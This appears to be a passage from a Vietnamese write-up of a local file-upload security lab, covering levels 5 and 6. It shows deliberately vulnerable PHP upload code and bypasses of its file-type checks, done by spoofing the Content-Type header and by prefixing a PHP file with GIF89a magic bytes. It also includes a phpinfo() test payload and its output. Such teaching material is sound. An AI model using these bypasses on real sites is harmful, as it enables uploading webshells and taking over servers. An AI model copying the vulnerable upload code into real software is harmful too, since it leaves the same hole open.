


- Tuy nhiên cách tiếp cận ở những level trước không thể sử dụng được nữa, nếu upload thì ứng dụng trả về kết quả như sau:




Đặt giả thuyết:

- Khi nhấn Debug source ta có thể nhìn thấy đoạn code xử lý khi thực hiện upload file




- So với level 4, ta nhận phần code PHP có một số thay đổi:



- Ở level 5, anh developer không kiểm tra file extension nữa mà kiểm tra $_FILES['userfile']['type'] của file. $_FILES['userfile']['type'] này phải thuộc vào một trong ba loại "image/jpeg", "image/png" hoặc "image/gif" để vượt qua được filter.
- Từ documentation của PHP (*Link*), ta có được một số thông tin về $_FILES['userfile']['type'] :


> *$_FILES['userfile']['type']*
> The mime type of the file, if the browser provided this information. An example would be "image/gif". This mime type is however not checked on the PHP side and therefore don't take its value for granted.

- Có vẻ như thông tin này được đính kèm trong phần request từ client và sẽ không được kiểm tra ở phía PHP. Do đó, nếu ta có thể giả mạo thông tin này khi upload một file php thì có khả năng file php sẽ được upload thành công.
- ChatGPT giúp ta có câu trả lời:




Chứng minh giả thuyết

- Thử tạo một file tên test.php với nội dung là `<?php phpinfo(); ?>`
- Ta sẽ sử dụng **Burp Suite** để thay đổi trường `Content-Type` và upload file này.
- Upload file test.php thành công



- Thử truy cập file test.php




6. Level 6:


Goal: RCE.

Chức năng của ứng dụng:

- Cho phép upload file



- Tuy nhiên cách tiếp cận ở những level trước không thể sử dụng được nữa, nếu upload thì ứng dụng trả về kết quả như sau:



Đặt giả thuyết:

- Khi nhấn Debug source ta có thể nhìn thấy đoạn code xử lý khi thực hiện upload file

localhost:12006/?debug


```php
<?php

    // Create folder for each user
    session_start();
    $dir = 'upload/' . session_id();
    if ( !file_exists($dir) )
        mkdir($dir);

    $error = '';
    $success = '';
    if(isset($_GET["debug"])) die(highlight_file(__FILE__));
    if(isset($_FILES["file"])) {
        try {
            $finfo = finfo_open(FILEINFO_MIME_TYPE);
            $mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
            $whitelist = array("image/jpeg", "image/png", "image/gif");
            if (!in_array($mime_type, $whitelist, TRUE)) {
                die("Hack detected");
            }
            $file = $dir . "/" . $_FILES["file"]["name"];
            move_uploaded_file($_FILES["file"]["tmp_name"], $file);
            $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
            $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
        } catch(Exception $e) {
            $error = $e->getMessage();
        }
    }
?>
```

- So với level 5, ta nhận phần code PHP có một số thay đổi:

```
17      try {
18-         $mime_type = $_FILES["file"]["type"];
19-         if (!in_array($mime_type, ["image/jpeg", "image/
            png", "image/gif"])) {
20              die("Hack detected");
21          }
```

```
13      try {
14+         $finfo = finfo_open(FILEINFO_MIME_TYPE);
15+         $mime_type = finfo_file($finfo, $_FILES['file']
            ['tmp_name']);
16+         $whitelist = array("image/jpeg", "image/png", "image/
            gif");
17+         if (!in_array($mime_type, $whitelist, TRUE)) {
18              die("Hack detected");
19          }
```

- Anh developer đã thay đổi cách lấy mime type của file từ $_FILES['userfile']['type'] sang sử dụng hàm finfo_file()




- Theo documentation (*Link*), hàm finfo_file() sẽ xác định file type dựa vào việc tìm kiếm một số chuỗi **magic bytes** tại một số vị trí nhất định trong file.
- Ngoài ra, ta chú ý đến một ý trong phần intro là *"While this is not a bullet proof approach the heuristics used do a very good job."*. Có vẻ như hàm finfo_file() không an toàn tuyệt đối.
- Từ đó, ta đặt ra một giả thuyết là liệu chúng ta có thể chèn một số chuỗi **magic bytes** để giả mạo file type hay không ?

Chứng minh giả thuyết


- Một số chuỗi **magic bytes** của các loại file: *Link*
- Thử tạo một file tên test.php với nội dung:

```
GIF89a;
<?php
phpinfo();
?>
```

- Upload file test.php thành công



- Thử truy cập file test.php


PHP 7.3.33 - phpinfo()
localhost:12006/upload/94bf8a80f23771ef75ce7dd4ecfefc6b/test.php
GIF89a;
PHP Version 7.3.33
php
System
Linux e76325533475 5.15.90.1-microsoft-standard-WSL2 #1 SMP Fri Jan 27 02:56:13 UTC 2023 x86_64
Build Date
Mar 18 2022 03:11:44
Configure Command
'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API
Apache 2.0 Handler
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/usr/local/etc/php
Loaded Configuration File
(none)
Scan this dir for additional .ini files
/usr/local/etc/php/conf.d
Additional .ini files parsed
/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API
20180731
PHP Extension
20180731
Zend Extension
320180731
Zend Extension Build
API320180731,NTS
PHP Extension Build
API20180731,NTS
Debug Build
no
Thread Safety
disabled
Zend Signal Handling
enabled
Zend Memory Manager
enabled
Zend Multibyte Support
provided by mbstring
IPv6 Support
enabled
DTrace Support
disabled